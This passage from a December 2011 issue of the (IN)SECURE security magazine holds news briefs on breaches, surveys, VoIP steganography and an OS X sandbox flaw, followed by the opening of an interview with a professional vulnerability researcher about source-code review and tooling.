(IN)SECURE

OPEN. INFORMATIVE. TO THE POINT.

Issue 32 - December 2011

7 QUESTIONS YOU ALWAYS WANTED TO ASK A PROFESSIONAL VULNERABILITY RESEARCHER

IS YOUR IT DEPARTMENT UNDER SIEGE?

INSECURE DEVELOPMENT PRACTICES

KINGSTON DATATRAVELER 6000

RSA CONFERENCE EUROPE 2011

VIRUS BULLETIN 2011

PACKETFENCE: OPEN SOURCE NAC

DRIVE-BY BROWSER HISTORY STEALING

WORDPRESS SECURITY SCANNER

MIS TRAINING INSTITUTE'S

INFOSEC WORLD

CONFERENCE & EXPO 2012

Over 70 Sessions to Help Solve Your Security Challenges:

- End-to-End Security for the Cloud Era
- Free Vulnerability Tools to Audit Security
- Mobile Banking: Securing the Next Financial Revolution
- Building a Web Application Security Assessment Program on a Budget
- Top 10 Windows Security Controls… and How to Correctly Collect Them
- Managing Sensitive Data in SharePoint
- Using Free Tools to Secure your Wi-Fi Network
- Pen Testing the Virtual Environment
- Using the Internet as an Investigative Tool
- iPhone and iPad Forensics
- Hacking and Defending MS SQL Server
- Privacy and Security Legal Update
- Identity Management For A New Era of Technologies
- MDMs Live! Helping IT Control Risky Androids and iPhones
- Protecting Against Malware on Mobile Platforms
- And much more…

Earn up to 54 CPEs!

April 2-4, 2012 ▪ Orlando, FL

Disney's Contemporary Resort

Optional Workshops:
March 31, April 1, 4, 5 & 6

CO-LOCATED SUMMITS:

CISO Executive Summit
Cloud Security Summit
IT Audit Management Summit

KEYNOTE SPEAKERS

Prof. Eugene H. Spafford, Ph.D.

Executive Director, CERIAS (Center for Education & Research in Information Assurance & Security), Purdue University

Nick Selby

Police Officer, DFW-Area; *Co-Founder,* Police-Led Intelligence

Mike McConnell

Executive Vice President, Booz Allen Hamilton; *Former United States Director of National Intelligence; Vice Admiral,* United States Navy, *Ret; Former Director, National Security Agency*

Dave Kennedy

CISO, Diebold Incorporated; *Author of* *Metasploit: The Penetration Testers Guide and the Social-Engineer Toolkit*

www.misti.com/infosecworld

Follow @InfoSec_World on Twitter

MIS TRAINING INSTITUTE The International Leader in Audit & Information Security Training

PLATINUM SPONSOR

Entrust Securing Digital Identities & Information ORACLE


GLOBAL EDUCATION SPONSOR

(ISC)²

ASSOCIATION SPONSORS

iapp ISSA INFRAGARD

TABLE OF CONTENTS



Welcome to (IN)SECURE 32
the digital security magazine

When it comes to information security, most of us will remember this year as the year when an industry giant suffered a huge incident with extensive ramifications. Naturally, I'm talking about the RSA breach back in March, when the company experienced privileged data loss.

We've seen privacy snafus, data breaches, a rise of mobile malware and financial fraud. What can we expect next year? Unfortunately, probably more of the same. In any case, I wish you a successful 2012. Stay safe!

Mirko Zorz
Editor in Chief


Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: Mirko Zorz, Editor in Chief - mzorz@net-security.org
News: Zeljka Zorz, Managing Editor - zzorz@net-security.org
Marketing: Berislav Kucan, Director of Marketing - bkucan@net-security.org

Distribution

IT pros can't resist peeking at privileged information



IT security staff will be some of the most informed people at the office Christmas party this year. A full 26 per cent of them admit to using their privileged log in rights to look at confidential information they should not have had access to in the first place.

Lieberman Software's recent password survey found that IT professionals just cannot resist peeking at information that is supposedly barred to them. It has proved just too tempting, and maybe just human nature, for them to rifle through redundancy lists, payroll information and other sensitive data including, for example, other people's Christmas bonus details.

- 42 percent of those surveyed said that in their organizations' IT staff are sharing passwords or access to systems or applications
- 26 percent said that they were aware of an IT staff member abusing a privileged login to illicitly access sensitive information
- 48 percent of respondents work at companies that are still not changing their privileged passwords within 90 days – a violation of most major regulatory compliance mandates and one of the major reasons why hackers are still able to compromise the security of large organizations.

Philip Lieberman, President and Chief Executive Officer of Lieberman Software said: "Our survey shows that senior management at some of the largest organizations are still not taking the management of privileged access to their most sensitive information seriously."

Only U.S. customers targeted with Carrier IQ?

Carriers are yet to be affected greatly by the revelations made by researcher Trevor Eckhart.

Even though most mobile phone manufacturers have denied installing the Carrier IQ software before delivering the devices, HTC and Samsung - along with the Carrier IQ company - have been hit with lawsuits filed by private citizens who are worried that the companies have been monitoring their private communications and have, thusly, violated the Federal Wiretap Act.

But, so far, it seems that most European mobile operators haven't been using Carrier IQ. According to Computerworld, Vodafone and Orange have denied using the software, and Samsung confirmed that their mobile phones destined for the European market have not been preinstalled with it.

The claims seem to be confirmed by an analysis performed by a group of researchers from the University of Cambridge, who developed an Android app that detects the Carrier IQ software and asked people around the world to download it, search for it and report back with the results.

"We performed an analysis on our dataset of 5572 Android smartphones that volunteers from all over the world helped us create. From those 5572 devices, only 21 were found to be running the software, all of them in the US and Puerto Rico. The affected carriers we observed were AT&T, Boost Mobile and Sprint," they shared. "We found no evidence of the Carrier IQ software running on Android devices in any other country. However, given the relatively small sample of 5572 devices, we can not exclude this possibility for now."

And as a number of other researchers question the conclusiveness of Eckhart's results and the actual danger posed by the existence of the Carrier IQ app, they do seem to agree that the fact that it was installed without the users' permission and that opting out isn't an option is definitely a misstep.

42% of disaster recovery strategies dead or dormant

UK businesses are still ill-prepared to deal with downtime and unexpected disruption to operations, says ControlCircle.

A recent survey of 100 CIOs/ COOs/IT heads identified that whilst 90% had a strategy in place, only 46% had reviewed and tested their business continuity procedures in the last twelve months. 42% had either no strategy in place or were unsure when it was last tested. Over 50% of strategies were more than two years old.
In addition, more than 50% of those surveyed said it would take several hours for systems to be restored in the event of a disaster or fault. Over one third of those surveyed admitted it would take in excess of 24 hours to resume normal business operations.

“As shocking as these results are, they are consistent with our anecdotal conversations and insight into many organizations today”, said ControlCircle CEO Carmen Carey. “Most organizations see disaster recovery as a considerable expense to the business when in reality, it’s the cost of downtime that is immeasurable. Imagine how much damage you can do to your brand with three days of downtime?

Companies should be reviewing minutes versus hours as part of their strategy, especially now so much of today’s business is based online.”

Researchers explore how cyber attackers think

Michel Cukier, associate professor of reliability engineering at the A. James Clark School of Engineering and Institute for Systems Research, and David Maimon, assistant professor of criminology and criminal justice in the College of Behavioral and Social Sciences, are studying cyberattacks from two different angles – that of the user and that of the attacker. Both are members of the Maryland Cybersecurity Center.

Their work is the first look at the relationship between computer-network activity patterns and computer-focused crime trends.

"Our analysis demonstrates that computer-focused crimes are more frequent during times of day that computer users are using their networked computers to engage in their daily working and studying routines," Maimon said.

"Users expose the network to attacks," Cukier said. Simply by browsing sites on the Web, Internet users make their computers' IP addresses and ports visible to possible attackers. So, "the users' behavior does reflect on the entire organization's security."

Maimon, a sociologist, takes the study a step further.

"Your computer network's social composition will determine where your attacks come from," he said. In a similar vein, "the kinds of places you go influence the types of attacks you get. Our study demonstrates that, indeed, network users are clearly linked to observed network attacks and that efficient security solutions should include the human element."

Cukier adds, "The study shows that the human aspect needs to be included in security studies, where humans are already referred as the 'weakest link.'"

Cyber security trends for financial services in 2012

Increased cyber threats to senior executives, the impact of organized crime and mobile device security as among the top 10 financial services cyber security trends that will make 2012 a pivotal year for banks and investment firms as they try to stay ahead of the IT security curve, says Booz Allen Hamilton.

These threats have a trickle-down effect on every part of a financial services organization, with reputational and financial impacts that can be a huge risk to any organization.

The following list was developed from research by Booz Allen:

1. The exponential growth of mobile devices drives an exponential growth in security risks.
2. Increased C-suite targeting.
3. Growing use of social media will contribute to personal cyber threats.
4. Your company is already infected, and you'll have to learn to live with it – under control.
5. Everything physical can be digital.
6. More firms will use cloud computing.
7. Global systemic risk will include cyber risk.
8. Zero-day malware (malicious software) and organized attacks will continue to increase.
9. Insider threats are real.
10. Increased regulatory scrutiny.

Anonymous bloggers in danger of being exposed

You're a blogger who, for whatever reason, wishes to remain anonymous. You are careful not to mention anything that could tie the blog to you, and you have gone through the trouble of hiding any personal information that might show on the domain record and made sure other sites (or blogs) you maintain all have different IP addresses.

But if you use the same Google Analytics account for following the statistics about your sites' visitors, you're doomed - connecting all your sites to you is an easy-to-do task if you haven't taken the aforementioned precautions when setting them up and maintaining them.

The fact was discovered by tech entrepreneur Andy Baio, who wanted to discover who was behind a particular blog which was spewing "spittle-flecked rage" at a number of Mac-oriented writers. He managed to do that because the blogger used the same Google Analytics ID for another blog he was keeping - a blog on which he shared his name and photo, information about his family and even named his employer.

As it turns out, the free online services who offer reverse lookup of Google Analytics IDs such as eWhois and Statsie provided simple results that tied the two blogs to the same person because of the shared unique ID.

Shocked a bit about how easy the task has been, he tried the same tactics with 50 random anonymous blogs. Of the 50, 14 use Google Analytics, and 7 share the same ID - which the service requires to be put on every page of the site - with other sites they maintain.

ISPs can't be forced to filter file-sharing traffic, says EU court

European ISPs will not be required to filter electronic communications which use file-sharing software in order to prevent file sharing which infringes copyright, the European Court of Justice decided.

According to it, "the protection of the fundamental right to property, which includes the rights linked to intellectual property, must be balanced against the protection of other fundamental rights."

The rights it speaks of are that of Internet users ("the right to protection of their personal data and their freedom to receive or impart information") and of the ISPs ("the freedom of the ISP concerned to conduct its business since it would require that ISP to install a complicated, costly, permanent computer system at its own expense").

"It is common ground, first, that the injunction requiring installation of the contested filtering system would involve a systematic analysis of all content and the collection and identification of users' IP addresses from which unlawful content on the network is sent. Those addresses are protected personal data because they allow those users to be precisely identified," pointed out the court. "Secondly, that injunction could potentially undermine freedom of information since that system might not distinguish adequately between unlawful content and lawful content, with the result that its introduction could lead to the blocking of lawful communications."

The most vulnerable smartphones

Bit9 highlighted the most vulnerable popular smartphones in use today. The devices on the list pose the most serious security and privacy risk to consumers and corporations.

Fifty six percent of Android phones in the marketplace today are running out-of-date and insecure versions of the Android operating system software. The study found that smartphone manufacturers such as Samsung, HTC, Motorola and LG often launch new phones with outdated software out of the box, and they are slow to upgrade these phones to the latest and most secure versions of Android. In some cases, the phones are not updated at all, as the manufacturers shift their focus to newer models, leaving existing customers stranded with insecure software.

The “Dirty Dozen” list includes:

1. Samsung Galaxy Mini
2. HTC Desire
3. Sony Ericsson Xperia X10
4. Sanyo Zio
5. HTC Wildfire
6. Samsung Epic 4G
7. LG Optimus S
8. Samsung Galaxy S
9. Motorola Droid X
10. LG Optimus One
11. Motorola Droid 2
12. HTC Evo 4G

38,000 emails from U.S. special agent leaked by Anonymous

Law enforcement officers and white hats working for the government or for private companies contracted by the government are among the favorite targets of hacking collective Anonymous, and the latest one to be targeted was Fred Baclagan, a Special Agent Supervisor of the CA Department of Justice in charge of computer crime investigations.


According to a Pastebin post, the group got their hands on and are leaking "over 38,000 private emails which contain detailed computer forensics techniques, investigation protocols as well as highly embarrassing personal information." Also, among the revealed information is the agent's home address and phone numbers.

They claim to have hacked into and hijacked two of his Gmail accounts, accessed several dozen voicemails and SMS text message logs, his Google web history, listened to private voicemails and used his Google voice account to notify his friends and family of "how hard he was owned."

"Possibly the most interesting content in his emails are the IACIS.com internal email list archives (2005-2011) which detail the methods and tactics cybercrime units use to gather electronic evidence, conduct investigations and make arrests," said the group, and invited anyone who has ever been arrested for computer crimes to check the archives for discussions about their case.

"There are discussions about using EnCase forensic software, attempts to crack TrueCrypt encrypted drives, sniffing wireless traffic in mobile surveillance vehicles, how to best prepare search warrants and subpoenas, and a whole lot of clueless people asking questions on how to use basic software like FTP."

Hiding messages in VoIP packets


Transmitted steganogram
Alice / SS
Direction of the RTP stream flow
Received steganogram
Bob / SR
Received transcoded voice
Transcoded voice (covert codec)
RTP Payload size is intentionally greater than inserted voice payload (overt codec)
Payload Type indicates that overt codec was utilised
0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7 0 1 2 3 4 5 6 7
V P X CC M PT sequence number
timestamp
synchronization source (SSRC) identifier
contributing source (CSRC) identifiers
...
Transcoded voice
Steganogram
Free space remaining after the insertion of transcoded voice is used to carry a steganogram

A group of researchers from the Institute of Telecommunications of the Warsaw University of Technology have devised a relatively simple way of hiding information within VoIP packets exchanged during a phone conversation. They called the method TranSteg, and they have proved its effectiveness by creating a proof-of-concept implementation that allowed them to send 2.2MB (in each direction) during a 9-minute call.

IP telephony allows users to make phone calls through data networks that use an IP protocol. The actual conversation consists of two audio streams, and the Real-Time Transport Protocol (RTP) is used to transport the voice data required for the communication to succeed.

But, RTP can transport different kinds of data, and the TranSteg method takes advantage of this fact.

"Typically, in steganographic communication it is advised for covert data to be compressed in order to limit its size. In TranSteg it is the overt data that is compressed to make space for the steganogram," explain the researchers. "The main innovation of TranSteg is to, for a chosen voice stream, find a codec that will result in a similar voice quality but smaller voice payload size than the originally selected."

In fact, this same approach can - in theory - be successfully used with video streaming and other services where is possible to compress the overt data without making its quality suffer much. To effect the undetected sending of the data through VoIP communication, both the machine that sends it and the one that receives it must be previously configured to know that data packets marked as carrying payload encoded with one codec are actually carrying data encoded with another one that compresses the voice data more efficiently and leaves space for the steganographic message.

Apple OS X sandbox hole allows bypassing of restrictions

Following Apple's announcement that all applications submitted for inclusion in the App Store will have to have sandboxing implemented starting from March 1, 2012, researchers from Core Labs discovered a security flaw that allows malicious individuals to "escape" the sandbox.

"Several of the default pre-defined sandbox profiles don't properly limit all the available mechanisms and therefore allow exercising part of the restricted functionality," explain the researchers in an advisory. "Namely, sending Apple events is possible within the no-network sandbox (kSBXProfileNoNetwork). A compromised application hypothetically restricted by the use of the no-network profile may have access to network resources through the use of Apple events to invoke the execution of other applications not directly restricted by the sandbox."

Apple has been notified of the issue back in September. At first it replied to the researchers that it does not see any actual security implications, as the kSBXProfileNoNetwork sandbox profile does not promise that Apple Events will be blocked in the documentation.

The researchers replied by sending their proof-of-concept code and pointed out that Apple should modify its documentation to explicitly say that the restrictions that these particular sandbox profiles provide are limited to the process in which the sandbox is applied, to which Apple responded that it's currently thinking about doing it.

Why do companies backup infrequently?

Businesses are on average backing up to tape once a month, with one rather alarming statistic from the same survey showing 10 percent were only backing up to tape once per year, according to a survey by Vanson Bourne.

Although cloud backup solutions are becoming more common, still the majority of companies will do their backups in-house. Sometimes they will have dedicated IT staff to run them, but usually it's done in-house because they have always done it like that, and they have confidence in their own security and safekeeping of data.

Given this fact that IT personal wouldn't risk a cloud based back-up solution, it then seems a little odd that backups are done as infrequently as the survey reveals or even that they are only done once per year by some companies.

The likely reason for this infrequency is due to the time factor involved. Many companies would run their backups on Friday evenings, in the hope for it to be completed by Monday business start. But with such large data pools, these backups might not complete in time, and are therefore often postponed for larger time frame windows.

Longer backup times

The I/O bottleneck caused by disk fragmentation is a primary cause for latent backup times. As data backup involves file access, fragmentation of data files is anticipated to have pronounced impact on the length of time a backup procedure may take. An entire data set needs to be read, and then copied elsewhere.

This data set could be spread across one volume or many. If a high number of additional I/Os are required to read files before they are transferred, backup speed is heavily impacted.
Additional I/Os are needed when files are split into multiple pieces - fragments. It is not at all uncommon to see a file fragmented into thousands or even tens of thousands of fragments. The impact on backups of files in such a state is considerable.

Snapshots/CDP

It is common now especially with SANs to use Snapshots and CDP, but any block level changes would mean an increase in the replication traffic or increase in the Snapshot size - and larger snapshots would take longer to backup. Having said this we still need to defragment as fragmented volumes take considerable time to backup. In such situations, actually preventing fragmentation before it can occur is the ideal solution.


Easy to use full-disk encryption

Mobility and increased data production leads to data breaches escalating. Through media the general public are increasingly made aware of major breaches and the severe consequences of such data loss and theft.

Despite this raised awareness, protection of endpoints and external storage media continues to be neglected and ignored by end-users. It has become a well-known fact that memory sticks are lost, that storage media are stolen and computers subject to crime. Naive and over-confident users daily cause data breaches and anyone could end up becoming an innocent victim.

[hiddn] (www.hiddn.no) offers a new dimension to data protection with all data protected by transparent and rigid AES256 encryption, where all keys are stored on an external smart card.

The [hiddn] eSATA P&P encrypted external disk storage unit exemplifies the concept “Plug & Protect”; simply plug it to the PC’s eSATA-port and authenticate for a bootable, fully encrypted, external storage media.



7 questions you always wanted to ask a professional vulnerability researcher

by Mirko Zorz

Mitja Kolsek is the CEO of ACROS Security. In over 13 years of security addiction, Mitja has perforated an array of online banking systems, business-critical products, computer networks and protocols, searching for atypical vulnerabilities and effective ways of fixing them. His passion is security research, discovering new types of security problems (such as "session fixation"), new twists on the known ones (such as "binary planting"), and finding unique security bugs in e-banking and e-commerce systems.

What are the fundamental differences in searching for vulnerabilities when you have the source code vs. when the code is closed?

There are several benefits to having access to the source code:

1. Certain types of vulnerabilities are easier to find from the source code. An extremely trivial example is finding the pattern "<%=Request.QueryString" in ASP.NET code, which almost inevitably represents a cross-site scripting vulnerability.

2. You can (hypothetically) review the entire code of the product. I say "hypothetically" because there is almost never enough time to cover the code in its entirety so you have to limit yourself to the most critical parts. In addition, you rarely get the complete source code because most products include 3rd party code that is either closed or not easily available (besides, your customer doesn't want to pay for reviewing another company's code), or because collecting the entire source code for a complex product developed by geographically dispersed teams is too daunting a task for the customer and they have to optimize.

3. It is much easier to look for business logic flaws in the source code. In online banking, for example, one of the critical business logic parts is making sure that a user can't transfer more money from his account than he has at disposal.

It is optimal to be able to look at the exact code that does this check and see if there is a way to bypass it, compared to trying hundreds of small interactive tests and still not being sure.

4. It is much easier to find flaws in security checks from the source code. For instance, a black-box review of anti-cross site scripting validation can only be done by sending various dangerous characters and patterns to the server application and hoping to bypass validation, while reviewing the source code can quickly tell you which attacks will certainly not work.

5. Once a vulnerability has been identified, having the source code allows you to provide better recommendations as you can understand the context of the vulnerable code. It's really helpful for developers if you can recommend a specific code change, such as: "Instead of memcpy(d,s,strlen(s)), use memcpy(d,s,sizeof(d))"

However, a source code review should not be considered superior to black-box testing, as certain types of vulnerabilities are easier to find and test by direct interaction with a live product, be it a server or a desktop application. In fact, white-box (source code-based) and black-box (interactive) security reviews are complementary and should ideally both be done whenever possible.

Intuitively it may seem that all vulnerabilities should be discoverable from the source code, but there are many factors outside the source code that can either introduce new vulnerabilities or block existing vulnerabilities in a product. Two typical examples are: loading a library that may exist on some O/S versions but not on others (introducing a potential binary planting vulnerability), and Apache web server rewriting rules performing some basic sanitization of user-supplied data (blocking some existing vulnerabilities in the code).

Whenever we find what seems to be a vulnerability in the source code, we always want to test it on a live product to confirm its presence. One of the things customers hate most are false positives - reports of vulnerabilities which turn out to be false. They don't want thick reports with hundreds or even thousands of "issues", when in fact only a dozen of them could really be considered vulnerabilities worth addressing.

Because of this, finding vulnerabilities from the source also comes with a potentially highly time-consuming problem: once you have found a vulnerability in the code, you have to find the execution path to it to determine its exploitability (i.e., in case of a server application, build a request that will get the execution to your vulnerability and test it). But this is often not a trivial task, as the code may be hard to read or follow through various functions and modules, and it may even happen that the vulnerability you have found is really not accessible at all.

ONE OF THE THINGS CUSTOMERS HATE MOST ARE FALSE POSITIVES - REPORTS OF VULNERABILITIES WHICH TURN OUT TO BE FALSE.

What types of tools do you use in your daily work?

Our company has a reputation for finding so-called "high hanging fruit" vulnerabilities, meaning that most customers come to us with products that have already been thoroughly scanned with all sorts of automated vulnerability scanners and reviewed by both internal and external security experts. This does not mean we don't start looking for flaws at the bottom, where one can actually use automated tools, as that is where vulnerabilities have the highest likelihood of being discovered by potential attackers (i.e., anyone could use the same tools and find them). But it has always been our mission to extend our reach as high as possible in this metaphorical vulnerability tree where, interestingly, some of the most critical security defects are often hiding. What allows us to do this are our research-oriented minds: we're most motivated by finding new ways of attacking a product, new twists on known attacks, and combining little-known features and properties into exploitable conditions.

Most of the tools we're using "higher in the vulnerability tree" are therefore various monitoring and debugging tools that allow us to observe the product's interaction with its environment (e.g., Process Monitor, Fiddler, Wireshark), their internal communication (e.g., WinObj) and the execution of their code (e.g., WinDbg or WinAPIOverride32). However, we frequently have to write our own tools for specific tasks at hand.

What advice would you give to someone interested in becoming a vulnerability researcher? What pre-requisites does one need to have?

A strong desire to learn new technologies, platforms, different programming languages, new attack techniques and new types of vulnerabilities is an absolute requirement for keeping up with continual developments in security research. Once this is checked, you will need to develop a gut feeling, a "something just doesn't seem right" intuition for detecting suspect code or behavior, which will likely require a couple of years of hands-on experience. So if you refuse to use your IT knowledge to build software or hardware products and instead insist on making a career of finding ways of breaking them, the safest path is probably to start with web applications and learn all about cross-site scripting, cross-site request forgeries and SQL injection.

Read lots of white papers and hacking conference slides on these topics as you will not find all the details neatly packaged in a single place. Look for information about countermeasures and then look for information about bypassing these countermeasures. Or, if you're really researcher material, try to find ways to bypass the countermeasures yourself.

FOR SOFTWARE VULNERABILITY RESEARCH YOU MOSTLY WON'T NEED ANY EXPENSIVE OR UNUSUAL EQUIPMENT: WITH A PC AND FREE TOOLS YOU CAN ALREADY DO SOME DECENT RESEARCH.

What type of equipment would you recommend for someone considering vulnerability research on a serious level?

